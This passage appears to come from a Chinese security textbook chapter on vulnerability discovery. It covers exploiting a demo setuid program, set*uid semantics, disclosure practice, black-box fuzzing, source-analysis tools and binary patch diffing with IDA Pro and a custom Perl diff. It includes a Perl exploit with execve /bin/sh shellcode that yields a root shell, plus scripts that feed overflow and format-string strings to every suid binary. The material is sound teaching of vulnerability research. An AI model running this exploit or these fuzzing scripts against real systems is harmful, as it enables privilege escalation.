23 :fzzz(AAAAAAAAAAAAAAAAAAAAAA) = ff605f02a57b3ae6f8c4cefded2c3c73
段错误
24 :ERR: string too long.
25 :ERR: string too long.
26 :ERR: string too long.

```

```

# use to exploit zzz demo program on linux.
#
# usage ./ex.pl [off]
#       ./ex.pl -f
#       off : 0 - 256
#       -f : force search the offset

$CMD="./zzz";
$SHELL="1\xc0PPP[YZ4\xd0\xcd\x80";
$SHELL.="j\x0bX\x99Rhn/shh//b iT[RSTY\xcd\x80";
$OFF=50;

$OFF=$ARGV[0] if $ARGV[0] >0 ;
$f_force=1 if $ARGV[0] eq '-f' ;

%ENV={};$ENV[LOGNAME]="root";
$ARG="AA", "\xb0\xff\xff\xbf"x5, "A";

for ($off=0;$off<256;$off+=10) {
    $off=$OFF if ! $f_force;
    $ENV[ABC]="\x90"x$off.$SHELL;
    foreach $a (0x61 .. 0x71) {
        printf "Offset=$off AlignChar='%s' \n", chr($a);
        foreach (1 .. 3) {
            exit 0 if ! system $CMD, $ARG, chr($a);
        }
    }
    last if ! $f_force;
}
#EOF

```

测试信息如下:

```

[cloud@test]$ ./ex.pl -f
.....
sh-2.05b#

```

8.1.4.2 小技巧

1. 只有 root 才能调试溢出利用程序吗?

回答当然不是! 有的程序溢出发生在需要使用特权之前, 只需将该文件复制一份到自己目录下调试即可, 这样还能生成 core 文件, 对分析漏洞成因和调试并编写利用程序也很有帮助。但对于那些需要先使用特权, 否则就报错并退出的程序, 如果用 gdb 调试就会丧失特权, 无法到达程序出错的地方。这时只能采取猜测放回地址、猜测覆盖地址等方法来编写利用

生成,这主要是由程序出错时的权限决定。如果程序出错时还具有特权,那么就不会产生 core 文件(少数的 UNIX 系统上存在例外,这些系统上此时会生成一个只有特权用户可读,其他用户没有任何权限的 core 文件);但如果程序出错前就已经放弃了特权,就能生成属主为当前用户的 core 文件。

5. set*uid 和 set*gid 的秘密。

set*uid 和 set*gid 系列调用负责程序运行中的权限变化,而权限变化对利用漏洞有很大影响,因此熟悉这些调用具有非常大的意义。set*uid 调用包括:

- setuid
- seteuid
- setreuid
- setresuid

由于 set*gid 系列调用与 set*uid 系列完全类似,所以只讲解一下 set*uid 系列调用的细节。UNIX 中用户身份由 uid, euid, suid 共同表达,用户登陆系统后,系统开启的 Shell 权限为 uid=euid=suid=用户 ID 号。以下分析中均假设当前用户 ID 号为 1 000。

执行一个普通的系统命令时,其进程权限为 uid=euid=suid=1 000。但如果执行一个带 suid 位的命令情况就不一样了,这时进程权限为: uid=1 000、euid=suid=命令文件所有者的 ID 号,如果命令文件所有者为 root 那么 euid=suid=0。

euid=0 时 setuid(__uid)的 __uid 可以是任何 ID 值,调用结果会设置 uid=euid=suid=__uid; seteuid(__euid)的 __euid 可以为任意值,调用结果会设置 euid=__euid。

euid !=0 时 setuid(__uid)的 __uid 只能是当前 euid 或 suid 的值,调用结果只影响 uid: 设置 uid=__uid; seteuid(__euid)的 __euid 只能是当前的 uid 或 suid 或 euid 值,调用结果只影响 euid: 设置 euid=__euid。

setreuid(__uid,__euid)调用比较复杂一些: ①如果 __uid 为-1 表示不改变 uid 的值, __euid 同理; ②如果 euid=0, __uid 和 __euid 可以为任意值; ③如果 euid !=0, __uid 只能为 uid 或 euid; ④如果 euid !=0, __euid 只能为 uid 或 euid 或 suid; ⑤有的系统上,如果 uid 或 euid 被修改,并且修改后的值不等于 suid, suid 将被设置为最后的 euid。

setresuid(__uid,__euid,__suid)调用在较新的系统上存在,增加了直接修改 suid 的功能,用法和 setreuid 基本相同。

很多程序放弃特权都是使用 setuid(getuid())来进行的,这在 euid=0 的情况下完全没有问题,但如果程序是 bin 用户之类的非 root 所有的特权,那么上面的 setuid 就不能真正地放弃特权。

需要说明的是以上调用在不同的 UNIX 系统或相同系统的不同的版本上可能存在一些细微的差别。

6. 漏洞的传递性。

考察漏洞时往往只关注带 s 位的命令,完全忽略了普通的系统命令。其实漏洞是具有传递性的,比如某一命令通过 system、popen、exec*函数执行了其他命令,那么其特权就有可能传递到了被调用的命令上,而平常看来这些命令是没有特权的。这时如果这些命令存在漏洞就能被间接利用。所以考察一个目标时还应该考察其调用了的相关命令。

8.1.5 如何处理发现的漏洞

发现一个漏洞后首先应该确认这是一个新漏洞，还是一个已经被发现过的漏洞。这一点上，<http://www.securityfocus.com/bid> 和 <http://www.google.com> 两个网站可以提供很大的帮助。

虽然作为新漏洞的发现者完全有权利决定如何处理这一发现，如：永久地对外保密、用于地下交易、与少数几个朋友分享……但作为惯例，新漏洞发现者应该先将漏洞情况报告给软件厂商，各大厂商都在自己的网站上提供了安全漏洞的报告方式，报告内容通常应包括测试平台、平台的补丁情况、漏洞的说明、漏洞的测试方法等。厂商通常会在收到报告后进行漏洞确认，并在一定时间内回复其确认情况（通常为 3 天到 1 周）。如果厂商 1 个月内没有回复，漏洞发现者就可以自由地对外公布该漏洞情况，此时 BUGTRAQ 邮件列表就是一个不错的地方。

8.2 漏洞自动发掘技术

漏洞发掘在很大程度上依赖于人的经验，如果总结经验，就能做到自动化地漏洞发掘。最理想的情况是给自动发掘程序一个目标，程序就能自动发现目标的所有安全漏洞，并输出针对各漏洞的利用程序。但这是不现实的！目前的技术还远远达不到这一目标，现有技术连全自动化的发现漏洞都还有点吃力，更多情况下自动发掘程序还只能发现目标可能存在安全漏洞的各个疑点，然后依赖人来进行人工判定。漏洞自动发掘技术主要包括：

- 黑盒自动测试。
- 补丁比较。
- 静态自动分析。
- 动态调试污点检查。

现有几种技术都不完备，各有优缺点和使用范围。本节并不打算深入地讲解每一种技术，要讲清这些内容足以发表多篇论文和编写多本专门的书籍，不是一小节所能涵盖的。本节主要讲解如下内容：

- 黑盒自动测试。
- 基于源码的静态分析。
- 补丁比较。
- 基于 IDA Pro 的自动分析。

这些内容可以使读者对现有自动漏洞发掘技术有一个大致的了解。

8.2.1 黑盒自动测试

漏洞自动发掘技术并不复杂，最简单的技术就是使用自动黑盒测试。黑盒测试作为软件测试的手段已经发展了很多年，理论比较成熟，而安全漏洞属于软件缺陷的一个子集，完全可以靠黑盒测试完成。通过测试输入非常规的命令行参数、交互时的输入、环境变量等数据来触发潜在的安全漏洞，成功的标志是导致有溢出或格式串等漏洞程序的异常退出。在 UNIX 上通常报“段错误”，在 Windows 系统上通常弹出询问是否调试对话框。有了这些思路后就可以用各种编程语言来实现自动测试了。

下面的测试脚本可以算是最简单的 UNIX 自动漏洞发掘脚本之一：

```
#!/bin/sh
find / -perm -u+s > /tmp/flist
find / -perm -g+s >> /tmp/flist
while read cmd
do
    echo "Testing CMD : $cmd"
    $cmd `perl -e 'print "%n%9000i" x1000'`
done < /tmp/flist
```

通过用 find 命令找到带 suid 和 sgid 的命令, 然后对每个命令带一个参数运行, 期望触发其漏洞。使用 perl 产生一个超长的字符串参数 (连续的 1 000 个 “%n%9000i”, 共 8 千个字符), 而 %n 和 %9000i 同时也能用来测试格式串问题。这样如果某个命令可以接一个参数, 并且处理该参数时存在缓冲区溢出或格式串问题就会被触发, 检查输出结果是否有类似 “段错误” 这样的信息。

Windows 也可以进行同样的测试, 比如在 Windows\system32 目录下运行如下命令:

```
for %f in (*.exe) do start %f %n%n%n%n%n%n%n%n%n%n%n%n
```

这样就可以测试是否会引发某子系统的格式串漏洞。如果把 %n 加得非常多, 同时就能测试是否某个子系统存在缓冲区溢出漏洞。

以上的测试可能会引起系统一些不可预料的行为, 不要用具有管理员权限的用户身份 (UNIX 的 root 用户、Windows 系统属于 administrators 组的用户) 来运行, 最好在虚拟机里测试。这些测试例子虽然非常简单, 但已经把自动黑盒测试以发掘漏洞思路都包含在里面了。当然上面的测试有很多细节问题, 比如并不是每个命令都只需一个参数, 那么其他参数处理上出现的漏洞就测试不到; 有的命令只给一个参数是根本不会真正运行的, 它们检查参数个数不符后就会直接退出, 一个参数无法真正测试内在安全问题。

以上问题有的可以通过对每个目标命令需要的参数进行人工分析后维护一个参数列表, 然后让测试程序根据这个列表来自动组合各参数进行测试, 以此部分弥补。但这些问题的本质在于黑盒测试无法真正理解程序的流程, 也就是说黑盒测试不可能把目标的全部问题都暴露出来, 只能期望黑盒测试能暴露出部分问题, 并且部分的人工介入 (比如人工分析命令需要的参数信息) 可以大大提高黑盒测试的测试深度。

8.2.2 源码分析

对于寻找开源软件的漏洞, 目前有很多自动化辅助工具, 使用这些工具能带来很大的便利, 目前比较强大的工具有:

- FlowFinder。下载地址: <http://www.dwheeler.com/flawfinder/>

- ITS4。下载地址: <http://www.cigital.com/its4/>

ITS4 和 FlowFinder 支持 C 和 C++ 语言的源码, 能检查包括缓冲区溢出、格式化字符串、竞争条件、PATH 欺骗等常见的各种安全问题。

- RATS。下载地址: <http://www.securesw.com/resources/tools.html>

RATS 支持 C, C++, Perl, PHP, Python 等编程语言, 功能和前两个工具基本一样。

这些工具的使用都不复杂, 可以通过 google 找到相关资料。虽然这些工具能够带来很大

帮助, 但人的因素还是非常重要的, 积累一定的编程经验, 用好 SourceInsight, Ctags + Gvim, Borland Together 等工具还是非常有必要的。

8.2.3 补丁比较

软件发现安全问题后, 厂商通常会发布安全公告及补丁文件, 但其公告通常都说法晦涩, 不会清楚地说明安全问题究竟在什么地方, 想通过公告内容去重现安全漏洞也是非常难的事情。但厂商提供的补丁通常对漏洞分析留下了很重要的线索, 可以通过比较安装补丁前后文件的差异就能比较快速地找到软件中漏洞的位置。

8.2.3.1 源码补丁概述

补丁比较并不是什么新鲜的事物, 对于开源软件通常出现漏洞后官方会发布源码补丁文件, 这其实就是 UNIX 上 diff 命令的输出信息。diff 命令可以对文本文件进行比较, 使用 diff 命令, 对修改漏洞前后的源程序文件进行比较, 就得到了源码补丁, 可以用 patch 命令和补丁文件对现有源码进行修改, 修补漏洞。下面是某程序两个版本的例子, 如表 8.2 所示。

表 8.2

有漏洞的程序版本 v1.c	修补漏洞后的程序版本 v2.c
<pre>#include<stdio.h> int main(int argc,char * argv[]) { char buff[32]; if(argc > 1) { strcpy(buff,argv[1]); } printf("buff : %s\n",buff); return 0; }</pre>	<pre>#include<stdio.h> int main(int argc,char * argv[]) { char buff[32]; if(argc > 1) { if(strlen(argv[1]) > 31) return 0; strcpy(buff,argv[1]); } printf("buff : %s\n",buff); return 0; }</pre>

v1.c 中存在缓冲区溢出漏洞, 为了修补该漏洞, 修改程序在数据复制前进行了字符串长度判断, 如果字符串长度大于缓冲区长度就不进行复制。diff 命令对 v1.c 和 v2.c 比较后的输出信息为:

```
6a7,8
>         if(strlen(argv[1]) > 31)
>             return 0;
```

通常为了修补缓冲区溢出漏洞, 采用的手段主要有:

- 将 strcpy 替换为 strncpy。
- 将 sprintf 替换为 snprintf。
- 将 strcat 替换为 strncat。
- 在 strcpy, strcat, memcpy, sprintf 等函数调用前增加 strlen 来检测数据源的长度。

根据上面 v1.c 和 v2.c 的 diff 信息, 就能迅速发现有漏洞的版本没有判断数据源 (即 argv[1]) 的长度而导致的问题, 这样就定位了漏洞的位置和机理。

8.2.3.2 二进制文件比较

很多商用软件都是不开源的, 厂商只提供编译好的二进制文件。表面上看起来似乎不可能使用文件比较来查找并找到问题的根源, 但如果转换观念, 使用 IDA Pro 之类的反汇编工具对二进制文件进行反汇编, 通过将反汇编后得到的文件进行比较, 这样就将二进制文件比较问题转化为文本比较问题。现有的文本比较工具有很多, 比较常用的有:

- beycomp
- examdiff
- gvim

前面两个只支持 Windows 系统, 并且不能使用外部的比较工具。gvim 支持几乎所有的操作系统, 可以通过设置使用自己编写的比较程序来进行自定义的比较。

接下来以详细的步骤快速构建一个补丁比较环境来完成一个二进制补丁比较示例, 揭示从二进制文件差异中获取安全漏洞根源的详细过程。

以源码补丁概述小节中提到的 v1.c 和 v2.c 为例, 在 Windows 上用 VC 编译:

```
C:\Temp>cl v1.c /Zi
C:\Temp>cl v2.c /Zi
```

获得 v1.exe 和 v2.exe。作为演示, 编译时使用了调试选项 /Zi, 这样编译出的可执行文件反汇编后可以最大限度地看到调用的各函数名称。通过用 IDA Pro 的命令行批处理参数 -B 反汇编 v1.exe 和 v2.exe 获得对应的反汇编代码文件:

```
C:\Temp>idag -B v1.exe
C:\Temp>idag -B v2.exe
C:\Temp>dir v*.asm
.....
2004-12-14 15:53      256,849 v1.asm
2004-12-14 15:53      257,342 v2.asm
C:\Temp>wc -l v1.asm
  12831 v1.asm

C:\Temp>wc -l v2.asm
  12849 v2.asm
```

也可以通过 IDA Pro 图形界面的 **File > Produce file > Create ASM file** 选项获得反汇编文件。有了反汇编文件后比较 v1.exe 和 v2.exe 就转化为比较 v1.asm 和 v2.asm 了。如果读者没有安装 VC 和 IDA Pro 这两个软件, 可以从本书配套资料的第 8 章/8.2 目录下获得相关的 v1.exe, v2.exe 及对应的 v1.asm 和 v2.asm 等文件。

两个反汇编文件都有一万二千八百多行, 靠人工显然不可能从中看出其关键差异。直接用现有比较工具比较会发现, 有很多 IDA Pro 自动创建的标签和注释信息产生了大量的“嘈杂”信息, 根本无法直观地看到其真实差异。图 8.1 是 ExamDiff 工具的比较结果。




图 8.1 ExamDiff 的比较结果

从截图中发现大量 loc_ 打头的标签导致程序的真实差异被掩埋了。为解决这一问题就需要一套自定义的文本比较工具，该工具需要针对反汇编文件比较的特殊用途满足下面几个需求：

- 类似 loc_XXXX 这样的标签都认为是相同的，以忽略大量的标签导致的“噪音”。
- 没有必要比较整行指令，只比较指令中的前两个字段即可。这样可以加快比较速度，降低部分“噪音”，而不影响比较结果。
- 数据段不参与比较。
- 注释符号打头的行都认为是相同的。

从头来开发一个比较工具工程浩大，可以利用 Gvim 的可指定外部比较工具的特性继续使用 Gvim 作为显示前端；而面向文本的开发 Perl 是相当不错的一门编程语言，有很多现成的工具可用，可以直接借用 Perl 工具来快速构建一个满足这里特殊需求的比较工具。

首先需要配置一个运行环境：

- 从 www.vim.org 下载 gvim62.exe 安装 Gvim。安装中各选项均选取默认值即可，之后将 gvim.exe 所在目录（比如：c:\vim\gvim62\）加入到系统 PATH 环境变量。
- 从 www.activestate.com 下载 ActivePerl-5.8.2.808-MSWin32-x86.msi 安装 Perl 运行环境。安装过程中各选项选取默认值即可，如果不使用默认设置，需要确认选中添加 Perl 目录到系统 PATH 环境变量选项。

- 安装 Perl 的 Algorithm-Diff 模块：在命令行运行 ppm3 命令，在 ppm3 的提示符上输入 “search Algorithm-Diff”，ppm 会自动从网上搜索该模块，并把找到的结果列出来：

```
ppm> search Algorithm-Diff
Searching in Active Repositories
1. Algorithm-Diff [1.15] Compute 'intelligent' differences between
2. Algorithm-Diff [1.15] Compute 'intelligent' differences between
3. Algorithm-Diff-Apply [0.2.1] apply one or more Algorithm::Diff diffs
4. Algorithm-Diff-Apply [0.1.1] (none)
5. Algorithm-Diff-Apply [0.2.1] (none)
```

第 1 个搜索结果就是需要的模块，输入 “install 1” 即可开始安装：

```
ppm> install 1
Package 1:
=====
Install 'Algorithm-Diff' version 1.15 in ActivePerl 5.8.2.808.
=====
Downloaded 24688 bytes.
Extracting 11/11: blib/arch/auto/Algorithm/Diff/.exists
Installing C:\Perl\html\site\lib\Algorithm\Diff.html
Installing C:\Perl\html\site\lib\Algorithm\DiffOld.html
Installing C:\Perl\site\lib\Algorithm\cdiff.pl
Installing C:\Perl\site\lib\Algorithm\diff.pl
Installing C:\Perl\site\lib\Algorithm\Diff.pm
Installing C:\Perl\site\lib\Algorithm\diffnew.pl
Installing C:\Perl\site\lib\Algorithm\DiffOld.pm
Installing C:\Perl\site\lib\Algorithm\htmldiff.pl
Successfully installed Algorithm-Diff version 1.15 in ActivePerl 5.8.2.808.
ppm>exit
```

安装好该模块后在 Perl 的安装目录下的 site\lib\Algorithm\子目录生成了 diffnew.pl 文件（笔者的系统上该文件路径为：C:\Perl\site\lib\Algorithm\diffnew.pl），该文件就是一个完整的在 UNIX 上同 diff 命令兼容的 Perl 程序。复制该文件到一个目录，比如 C:\diffnew.pl。

- 1) 配置 Gvim，使之比较时使用 diffnew.pl 程序。配置方法为打开 Gvim 安装目录下的 _vimrc 文件，在文件尾部添加如下信息：

```
function MyDiff2()
    let opt = ""
    if &diffopt =~ "icase"
        let opt = opt . "-i "
    endif
    if &diffopt =~ "iwhite"
        let opt = opt . "-b "
```



```
endif
silent execute "!perl C:\\diffnew.pl " . v:fname_in . " " . v:fname_new . " > " .
v:fname_outendfunction
set diffexpr=MyDiff2()
```

注意黑体标注的那行，路径需要和复制出来的 diffnew.pl 文件路径相同。至此就完成了二进制文件比较环境的搭建。搭建好环境后，接下来的工作就是修改 diffnew.pl，使之满足前面提到的特殊需求。首先找到如下这行：

```
chomp(@f1 = <F1>);
```

修改为：

```
#Modify For Binnary File Diff
#chomp(@f1 = <F1>);
#数据区不参加比较
while (<F1>)
{
chomp $_;
last if /Segment type: Pure data/ ;
push @f1, $_;
}
```

这样文件 1 的数据区不参加比较了。然后找到如下这行：

```
chomp(@f2 = <F2>);
```

修改为：

```
#Modify For Binnary File Diff
#chomp(@f2 = <F2>);
#数据区不参加比较
while (<F2>)
{
chomp $_;
last if /Segment type: Pure data/ ;
push @f2, $_;
}
```

这样文件 2 的数据区也不参加比较了。再找到如下这行：

```
my $diffs = diff(\@f1, \@f2);
```

修改为：

```
#Modify For Binnary File Diff
#函数: MyKeyGen
#用途: 根据汇编码特性产生对比关键字
sub MyKeyGen
```

```

{
my $str=shift @_; #str 就是一行汇编语句
if($str =~ /\s*([^\s+)\s+([^\s+)\s+]/)
{
    my $op1=$1; #第一个字段
    my $op2=$2; #第二个字段

    #如果是注释信息，以注释符号作比较关键字
    if($op1 eq ";" || $op1 eq "#")
    {
        return $op1;
    }

    #如果第一个字段类似 loc_0909 则截取字符部分返回
    if($op1 =~ /^([a-zA-Z:]+)_([0-9])/)
    {
        return $1;
    }

    #如果第二个字段类似 loc_0909 则截掉数字部分
    if($op2 =~ /^([a-zA-Z:]+)_([0-9])/)
    {
        $op2=$1;
    }
    return $op1.$op2; #以前两个字段作为比较关键字
}
else
{
    return $str;
}
}

my $diffs = diff(\@f1, \@f2, \&MyKeyGen);

```

这里修改的关键是增加了 MyKeyGen 函数，并且让程序比较时使用此函数。@f1 和 @f2 中存放着参与比较的两个文件的内容，diff 函数负责逐行比较 @f1 和 @f2 的内容，但比较关键字由 MyKeyGen 产生，它并不把整行都拿来比较，而是做了一些策略处理：

- 注释行返回注释字符作为比较关键字；
- 字段 1 如果是与 loc_9909 类似的标签则返回前面字符部分作为比较关键字；
- 如果字段 2 是一个标签，则截取前面字符部分；
- 将字段 1（通常为操作码如 call、mov ……）和字段 2 连接起来的字符串作为比较关键字。

现在 diffnew.pl 具有很好的扩展性，可以简单地修改 MyKeyGen 函数来满足新的需求来产生比较关键字。修改好的 diffnew.pl 可以在配套资料的第 8 章/8.2 目录下获得。

有了比较工具就可以进行实际的比较工作了，使用 gvim 的 -d 参数即可：

```
C:\Temp>gvim -d v1.asm v2.asm
```

等待 2~5 分钟，diffnew.pl 完成比较工作后 Gvim 将显示出比较结果，如图 8.2 所示。




图 8.2 调用 diffnew.pl 的 Gvim 显示出比较结果

Gvim 会将文件的差异用色彩标识出来，可以从中快速地发现文件的增删情况、修改的指令等。最棒的是 Gvim 会将连续相同的行自动折叠起来，根本不用理会这些相同部分。如图 8.2 中就有连续的 1302 行被隐藏起来了，也正是这一特点使比较结果展现出来的只有约 10 来页（按每页 40 行计算也只有 400 来行，比起源文件的 12831 行展现出来的内容少了非常多），很快就能从中发现文件中的关键差异。

按照之前的思路，主要查看比较结果中代码的增减部分，查看是否增加了 strlen 之类的调用，以及代码修改的部分，主要是对函数调用指令部分考察，看是否将 str* 系列函数修改为了 strlen 系列函数。v1.asm 和 v2.asm 比较结果的第一页如图 8.3 所示。

从上面截图中可以发现 v2.asm 中非常显眼地多了个函数调用，而且恰好就是 strlen 函数！分析两边代码，尤其是上下文中非常敏感的 strcpy 函数，很快就能知道 v1.exe 在此处存在缓冲区溢出漏洞。找到问题发生点后就可以回到 IDA Pro 中继续分析 v1.exe，从刚才找到的关键处回溯，就能逐步揭示出漏洞的触发条件，从而编写出利用程序。

